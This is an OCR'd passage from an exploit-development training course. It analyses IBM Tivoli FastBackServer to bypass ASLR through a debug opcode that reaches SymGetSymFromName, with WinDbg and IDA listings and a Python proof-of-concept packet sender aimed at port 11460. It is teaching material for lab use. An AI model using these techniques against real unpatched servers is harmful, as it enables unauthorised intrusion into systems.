Although interesting, this ASLR bypass has some limitations. First, as already mentioned, we'd need to redirect the execution to an instruction or gadget within the same DLL the return address belongs to. In addition, because we only perform a partial overwrite of the return address, we're

limited to that single gadget, meaning our buffer overflow would halt immediately after executing it. Finally, to be effective, this technique also requires that the target application is compiled with ASLR, but without DEP, which is rare.

Another ASLR bypass approach is to brute force the base address of a target module. This is possible on 32-bit because ASLR provides only 8 bits of entropy. The main limitation is that this only works for target applications that don't crash when encountering an invalid ROP gadget address or in cases in which the application is automatically restarted after the crash.

If the application does not crash, we can brute force the base address of a target module in (at most) 256 attempts. If the application is restarted, it may take more attempts to succeed, but the attack is still feasible.

As an example, let's consider a stack buffer overflow in a web server application. Imagine that every time we submit a request, a new child process is created. If we send our exploit and guess the ROP gadget's base address incorrectly, the child process crashes, but the main web server does not. This means we can submit further requests until we guess correctly.

Although this technique theoretically works against 32-bit applications, it is considered a special case and is ineffective in many situations. Nevertheless, this technique can still be useful, and we'll demonstrate a variant of it later in this module.

The fourth and final technique we'll cover, which is used in many modern exploits, leverages an *information leak* (or "*info leak*"). In simple terms, this technique leverages one or more vulnerabilities in the application to leak the address of a loaded module.

Info leaks are often created by exploiting a separate vulnerability (like a logic bug) that discloses memory or information but does not permit code execution. Once we have bypassed ASLR by leaking a module's address, we could leverage another vulnerability such as a stack buffer overflow to gain code execution while bypassing DEP through a ROP chain.

In addition, there are certain types of vulnerabilities (such as format string vulnerabilities) that can be leveraged to both trigger an info leak and execute code.

In this section, we explored four theoretical techniques for bypassing ASLR. Next, we'll discuss how to implement some of them.

10.1.3 Windows Defender Exploit Guard and ASLR

In this module, we are going to revisit the *FastBackServer* application and expand and improve on an exploit from a previous module.

Note that if your Windows 10 machine has been reverted, you must re-install FastBackServer before continuing.

Let's start by attaching WinDbg to FastBackServer. We'll use Narly to find information related to compiled security mitigations.

```
0:078> !nmod
00190000 001c3000 snclientapi          /SafeSEH OFF                C:\Program
Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                C:\Program
Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program
Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
011e0000 0120b000 gsk8iccs             /SafeSEH OFF                C:\Program
Files\ibm\gsk8\lib\gsk8iccs.dll
01340000 01382000 NLS                  /SafeSEH ON  /GS            C:\Program
Files\Tivoli\TSM\FastBack\Common\NLS.dll
01390000 013ca000 icclib019            /SafeSEH ON  /GS            C:\Program
Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03170000 03260000 libeay32IBM019       /SafeSEH OFF                C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF                C:\Program
Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6             /SafeSEH ON  /GS            C:\Program
Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6             /SafeSEH ON  /GS            C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6             /SafeSEH ON  /GS            C:\Program
Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
57a40000 57ae3000 MSVCR90              /SafeSEH ON  /GS *ASLR *DEP
62830000 62866000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\SYSTEM32\IfsUtil.dll
63550000 63577000 ulib                 /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\SYSTEM32\ulib.dll
...
```

Listing 522 - Lack of ASLR in FastBackServer

We find that neither the main executable nor any of the IBM DLLs are compiled with ASLR, as shown in Listing 522.

To learn more about how to bypass DEP and ASLR, we are going to use *Windows Defender Exploit Guard* (WDEG) to enable these mitigations for the IBM target executable and DLLs.

Introduced in the Windows 10 Creators Update, *WDEG* enables the enforcement of additional security mitigations such as DEP and ASLR, even if they were not intended by the developer.

To use WDEG, we'll search for and open *Windows Defender Security Center*, as displayed in Figure 140.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.




Figure 140: Searching for Windows Defender Security Center

In the new window, we can open *App & browser control*, scroll to the bottom, and click *Exploit protection settings* to open the main WDEG window.




Figure 141: WDEG main Window

To select mitigations for a single application, we'll click the *Program settings* tab, click *Add program to customize*, and select *Choose exact file path*, as shown in Figure 142.




Figure 142: Selecting application to protect

In the file dialog window, we'll navigate to **C:\Program Files\Tivoli\TSM\FastBack\server** and select **FastBackServer.exe**. In the new settings menu, we'll scroll down and enable "Data Execution Prevention (DEP)" by checking *Override system settings*:




Figure 143: Enabling DEP for FastBackServer

Next, we'll scroll down to "Force randomization for images (Mandatory ASLR)" and enable it by checking *Override system settings* and turning it *On*, as shown in Figure 144.




Figure 144: Enabling ASLR for FastBackServer

Finally, we'll accept the settings and restart the FastBackServer to enable our changes.

> *Because Narly only presents information parsed from the DllCharacteristics field of the PE header of the modules, rerunning it would not show that DEP and ASLR were enabled.*

To manually verify that ASLR is enabled, we can dump the base address of the loaded modules using the **lm** command and note the addresses. Once we restart the service, reattach WinDbg, and dump the base address of the loaded modules again, we can note if the base addresses have changed.

As an example, we'll select the *csftpav6* module. Listing 523 shows the loaded base address of csftpav6.dll across three application restarts performed in separate WinDbg instances.

```
0:077> lm m csftpav6
Browse full module list
start    end        module name
01050000 010c7000   CSFTPAV6   (deferred)

0:079> lm m csftpav6
Browse full module list
start    end        module name
01130000 011a7000   CSFTPAV6   (deferred)

0:066> lm m csftpav6
Browse full module list
start    end        module name
01060000 010d7000   CSFTPAV6   (deferred)
```

Listing 523 - Base address of csftpav6 across restart

This confirms that our ASLR enforcement was successfully implemented, meaning that our exploit must now effectively bypass ASLR.

When forcing ASLR with WDEG, it is not applied to the main executable, in our case FastBackServer.exe. However, because FastBackServer.exe loads at a preferred base address containing a NULL byte, we cannot use it with memory corruption vulnerabilities for which NULL bytes are bad characters.

10.1.3.1 Exercises

1. Verify that ASLR is not enabled for the IBM DLLs.
2. Use WDEG to force ASLR protection on all modules in the FastBackServer process, as shown in this section.

10.2 Finding Hidden Gems

Info leaks are often discovered through a logical vulnerability or through memory corruption, the latter of which enables the reading of unintended memory, such as out-of-bounds stack memory.

Discovering a vulnerability that can be leveraged as an info leak usually requires copious reverse engineering, but we can speed up our analysis through educated guesses and various searches.

Our aim in this module is to exploit a logical vulnerability in the FastBackServer application. The most comprehensive approach for discovering a vulnerability would be to reverse engineer the code paths for each valid opcode inside the huge *FXCLI_OraBR_Exec_Command* function, which we located in a prior module.

However, we might be able to find useful information more quickly by exploring the Win32 APIs imported by the application. If an imported API could lead to an info leak and that function is likely being used somewhere in the application, we may be able to exploit it.

Most Win32 APIs do not pose a security risk but a few can be directly exploited to generate an info leak. These include the *DebugHelp* APIs[349] (from Dbghelp.dll), which are used to resolve function addresses from symbol names.

> *Similar APIs are CreateToolhelp32Snapshot[350] and EnumProcessModules.[351] Additionally, an C runtime API like fopen[352] can be be used as well.*

In this module, we will locate and leverage a "hidden gem" left behind by the developer.

10.2.1 FXCLI_DebugDispatch

Let's begin our investigation of the imported Win32 APIs by opening our previously-analyzed version of FastBackServer.exe in *IDA Pro*.

[349] (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/debug/dbghelp-functions

[350] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-createtoolhelp32snapshot

[351] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/psapi/nf-psapi-enumprocessmodules

[352] (Cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/fopen/

We'll navigate to the *Imports* tab and scroll through all the imported APIs. Eventually, we will find *SymGetSymFromName*,[353] shown in Figure 145.




Figure 145: Locating SymGetSymFromName in Imports tab

This API is particularly interesting since it can be used to resolve the memory address of any exported Win32 API by supplying its name.

We don't have enough information yet to determine whether the import of this API poses a security risk. First, let's determine if we can invoke the API by sending a network packet.

Let's double-click on the imported API to continue our analysis in IDA Pro. This leads us to its entry inside the *.idata* section, as shown in Figure 146.

```
.idata:0067E7E4 ; BOOL __stdcall SymGetSymFromName(HANDLE hProcess, PCSTR Name, PIMAGEHLP_SYMBOL Symbol)
.idata:0067E7E4                 extrn __imp__SymGetSymFromName@12:dword
```

Figure 146: SymGetSymFromName import in .idata section

Next, we'll perform a cross-reference of the API using the [X] hotkey, which displays the two results shown in Figure 147.




Figure 147: Cross reference on SymGetSymFromName

Since both these addresses are the same, we know that this API is only used once. We can double-click on either address to jump to the basic block where the API is invoked, as displayed in Figure 148.

[353] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/dbghelp/nf-dbghelp-symgetsymfromname

```
000000000057E946 call    ds:__imp__SymSetOptions@4 ; SymSetOptions(x)
000000000057E94C push    1                 ; fInvadeProcess
000000000057E94E push    0                 ; UserSearchPath
000000000057E950 call    ds:__imp__GetCurrentProcess@0 ; GetCurrentProcess()
000000000057E956 push    eax               ; hProcess
000000000057E957 call    ds:__imp__SymInitialize@12 ; SymInitialize(x,x,x)
000000000057E95D mov     [ebp+var_68C], eax
000000000057E963 mov     edx, [ebp+Symbol]
000000000057E969 mov     dword ptr [edx], 400h
000000000057E96F mov     eax, [ebp+Symbol]
000000000057E975 push    eax               ; Symbol
000000000057E976 lea     ecx, [ebp+Name]
000000000057E97C push    ecx               ; Name
000000000057E97D call    ds:__imp__GetCurrentProcess@0 ; GetCurrentProcess()
000000000057E983 push    eax               ; hProcess
000000000057E984 call    ds:__imp__SymGetSymFromName@12 ; SymGetSymFromName(x,x,x)
000000000057E98A mov     [ebp+var_68C], eax
000000000057E990 cmp     [ebp+var_68C], 0
000000000057E997 jz      loc_57F032
```

Figure 148: Basic block responsible for invoking SymGetSymFromName

Our goal is to use static analysis to determine if we can send a network packet to reach this basic block. We'll need to find an execution path from *FXCLI_OraBR_Exec_Command* to the *SymGetSymFromName* API based on the opcode we provide.

To speed up our initial discovery process we'll perform a backward analysis. We'll first cross-reference the involved function calls, ignoring, for now, individual instructions and branching statements inside the current function.

We can begin the analysis by locating the beginning of the current function. Figure 149 shows the graph overview.




Figure 149: Graph layout of current function

This is a large function, which is worth keeping in mind when we return to it later.

Clicking on the upper left-hand side of the graph overview reveals the start of the function and its name, which is *FXCLI_DebugDispatch*, as shown in Figure 150.

```
000000000057DB80
000000000057DB80
000000000057DB80 ; Attributes: bp-based frame
000000000057DB80
000000000057DB80 ; int __cdecl FXCLI_DebugDispatch(int, char *Str1, int)
000000000057DB80                 public _FXCLI_DebugDispatch
000000000057DB80 _FXCLI_DebugDispatch proc near
000000000057DB80
000000000057DB80 var_8E4         = dword ptr -8E4h
000000000057DB80 var_8E0         = byte ptr -8E0h
```

Figure 150: Start of function FXCLI_DebugDispatch

Next, we'll perform a cross-reference by clicking on the highlighted section and pressing [X] to find which functions call it.




Figure 151: Cross reference of FXCLI_DebugDispatch

The cross-reference results reveal a single function, *FXCLI_OraBR_Exec_Command*.

If we double-click on the search result, we jump to the basic block that calls *FXCLI_DebugDispatch*, as shown in Figure 152.

```
0000000000573807
0000000000573807 loc_573807:
0000000000573807 lea     edx, [ebp+var_C36C]
000000000057380D push    edx             ; int
000000000057380E lea     eax, [ebp+Dst]
0000000000573814 push    eax             ; Str1
0000000000573815 mov     ecx, _FXCLI_pcFileBuffer
000000000057381B push    ecx             ; int
000000000057381C call    _FXCLI_DebugDispatch
0000000000573821 add     esp, 0Ch
0000000000573824 mov     [ebp+var_12524], eax
000000000057382A cmp     [ebp+var_12524], 0
0000000000573831 jz      short loc_57383F
```

Figure 152: Start of function FXCLI_DebugDispatch

We now know that *FXCLI_DebugDispatch* is called from *FXCLI_OraBR_Exec_Command*. Next we must determine which opcode triggers the correct code path.

Moving up one basic block, we discover the comparison instruction shown in Figure 153.




Figure 153: FXCLI_DebugDispatch is reached from opcode 0x2000

As displayed in the above figure, the code compares the value 0x2000 and a DWORD at an offset from EBP. As discussed in previous modules, this offset is used to specify the opcode.

This is definitely a good start since now we know that the opcode value of 0x2000 will trigger the correct code path, but we have not yet determined the buffer contents required to reach the correct basic block inside *FXCLI_DebugDispatch*.

Our next goal is to develop a proof of concept that will trigger the *SymGetSymFromName* call inside *FXCLI_DebugDispatch*. We'll reuse our basic proof of concept from the previous modules, and update the opcode value.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x2000)  # opcode
buf += pack("<i", 0x0)     # 1st memcpy: offset
buf += pack("<i", 0x100)   # 1st memcpy: size field
buf += pack("<i", 0x100)   # 2nd memcpy: offset
buf += pack("<i", 0x100)   # 2nd memcpy: size field
buf += pack("<i", 0x200)   # 3rd memcpy: offset
buf += pack("<i", 0x100)   # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += b"A" * 0x100
buf += b"B" * 0x100
buf += b"C" * 0x100

# Checksum
buf = pack(">i", len(buf)-4) + buf

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
```

```
    sys.exit(0)


if __name__ == "__main__":
    main()
```

Listing 524 - Basic proof of concept to reach opcode 0x2000

Our modified proof of concept uses the opcode value 0x2000 along with a *psCommandbuffer* consisting of 0x100 As, Bs, and Cs, as displayed in Listing 524.

Since WinDbg is already attached to FastBackServer, we can place a breakpoint on the comparison of the opcode value. Because WDEG cannot randomize the base address of FastBackServer, we can continue using the static addresses found in IDA Pro for our breakpoint.

Next, let's launch our proof of concept.

```
0:067> bp 0x56d1ef

0:067> g
Breakpoint 0 hit
eax=0609c8f0 ebx=0609c418 ecx=00002000 edx=00000001 esi=0609c418 edi=00669360
eip=0056d1ef esp=0d47e334 ebp=0d4dfe98 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!FXCLI_OraBR_Exec_Command+0xd39:
0056d1ef 81bdd0e4f9ff00200000 cmp dword ptr [ebp-61B30h],2000h
ss:0023:0d47e368=00002000
```

Listing 525 - Breaking at opcode 0x2000 comparison

From the highlighted values in Listing 525, it is evident that our proof of concept and prior analysis were correct. We have reached the branching statement leading to the code path of opcode 0x2000.

We can now single-step through the comparison to the call into *FXCLI_DebugDispatch*. We'll dump the arguments here, as shown in Listing 526.

```
eax=0d4d3b30 ebx=0609c418 ecx=018e43a8 edx=0d4d3b2c esi=0609c418 edi=00669360
eip=0057381c esp=0d47e328 ebp=0d4dfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x7366:
0057381c e85fa30000      call    FastBackServer!FXCLI_DebugDispatch (0057db80)

0:006> dd esp L3
0d47e328  018e43a8 0d4d3b30 0d4d3b2c

0:006> dd 0d4d3b30
0d4d3b30  41414141 41414141 41414141 41414141
0d4d3b40  41414141 41414141 41414141 41414141
0d4d3b50  41414141 41414141 41414141 41414141
0d4d3b60  41414141 41414141 41414141 41414141
0d4d3b70  41414141 41414141 41414141 41414141
0d4d3b80  41414141 41414141 41414141 41414141
0d4d3b90  41414141 41414141 41414141 41414141
0d4d3ba0  41414141 41414141 41414141 41414141
```

Listing 526 - psCommandBuffer as argument to FXCLI_DebugDispatch

The first part of *psCommandBuffer* consists of 0x41s. This means that the second argument to *FXCLI_DebugDispatch* is under our control.

In summary, we discovered that the target application uses the *SymGetSymFromName* API, which we may be able to leverage to bypass ASLR. We also created a proof of concept enabling us to reach the function that invokes *SymGetSymFromName*.

In the next section, we'll navigate *FXCLI_DebugDispatch* to determine how we can resolve the address of an arbitrary Win32 API.

10.2.1.1 Exercises

1. Repeat the analysis that leads to locating *FXCLI_DebugDispatch*.
2. Craft a proof of concept that allows you to call *FXCLI_DebugDispatch*.

10.2.2 Arbitrary Symbol Resolution

Now, we're ready to step into *FXCLI_DebugDispatch* to determine how to reach the correct basic block.

As mentioned, *FXCLI_DebugDispatch* is a large function. The graph overview from IDA Pro is repeated in Figure 149.




Figure 154: Graph layout of FXCLI_DebugDispatch

The figure above also reveals many branching statements within the function. These types of branching code paths are typically the result of *if* and *else* statements in the C source code.

When we start to trace through the function, we discover a repeating pattern that begins from the first basic block.

The code of the first basic block from *FXCLI_DebugDispatch* is shown in Figure 155.

```
000000000057DB80 push    ebp
000000000057DB81 mov     ebp, esp
000000000057DB83 sub     esp, 8E4h
000000000057DB89 mov     [ebp+var_8], 100000h
000000000057DB90 mov     [ebp+var_4], 0
000000000057DB97 push    offset $SG111228 ; "help"
000000000057DB9C call    _ml_strbytelen
000000000057DBA1 add     esp, 4
000000000057DBA4 push    eax              ; MaxCount
000000000057DBA5 push    offset $SG111229_1 ; "help"
000000000057DBAA mov     eax, [ebp+Str1]
000000000057DBAD push    eax              ; Str1
000000000057DBAE call    _ml_strnicmp
000000000057DBB3 add     esp, 0Ch
000000000057DBB6 test    eax, eax
000000000057DBB8 jnz     loc_57DDBB
```

Figure 155: First basic block of FXCLI_DebugDispatch

In the first highlighted portion of the basic block, *FXCLI_DebugDispatch* calls *_ml_strbytelen*. This is a wrapper function around *strlen*,[354] a function that finds the length of the string given as an argument.

The argument string in this case is "help", which means *_ml_strbytelen* should return the value "4".

Next, *FXCLI_DebugDispatch* calls *_ml_strnicmp*, which is a wrapper around *strnicmp*.[355] This API compares two strings up to a maximum number of characters, ignoring the case.

In our case, the maximum number of characters to compare is the result of the *_ml_strbytelen* function, which is the value "4". That means *_ml_strnicmp* performs a comparison between "help" and the contents at the memory address in *Str1*.

We can verify our static analysis and obtain the contents of the unknown string by single-stepping until the call to *ml_strnicmp* and inspecting the API's three arguments:

```
eax=0d4d3b30 ebx=0609c418 ecx=0085dbe4 edx=7efefeff esi=0609c418 edi=00669360
eip=0057dbae esp=0d47da30 ebp=0d47e320 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_DebugDispatch+0x2e:
0057dbae e8c4d40d00      call    FastBackServer!ml_strnicmp (0065b077)

0:006> dd esp L3
0d47da30  0d4d3b30 0085dbec 00000004

0:006> da 0085dbec
0085dbec  "help"

0:006> da 0d4d3b30
0d4d3b30  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3b50  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

[354] (Microsoft, 2020), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/strlen-wcslen-mbslen-mbslen-l-mbstrlen-mbstrlen-l?view=msvc-160

[355] (Microsoft, 2020), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/strnicmp-wcsnicmp-mbsnicmp-strnicmp-l-wcsnicmp-l-mbsnicmp-l?view=msvc-160

```
0d4d3b70  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3b90  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3bb0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3bd0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3bf0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3c10  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d4d3c30  ""
```

Listing 527 - String compare operation on our input

The output confirms that the maximum size argument contains the value "4". We also observe that the dynamic string comes from the *psCommandBuffer*, which is under our control.

Since the first four characters of the strings do not match, the API returns a non-zero value:

```
0:006> r eax
eax=ffffffff

0:006> p
eax=ffffffff ebx=0609c418 ecx=ffffffff edx=0d4d2030 esi=0609c418 edi=00669360
eip=0057dbb6 esp=0d47da3c ebp=0d47e320 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_DebugDispatch+0x36:
0057dbb6 85c0            test    eax,eax

0:006> p
eax=ffffffff ebx=0609c418 ecx=ffffffff edx=0d4d2030 esi=0609c418 edi=00669360
eip=0057dbb8 esp=0d47da3c ebp=0d47e320 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
FastBackServer!FXCLI_DebugDispatch+0x38:
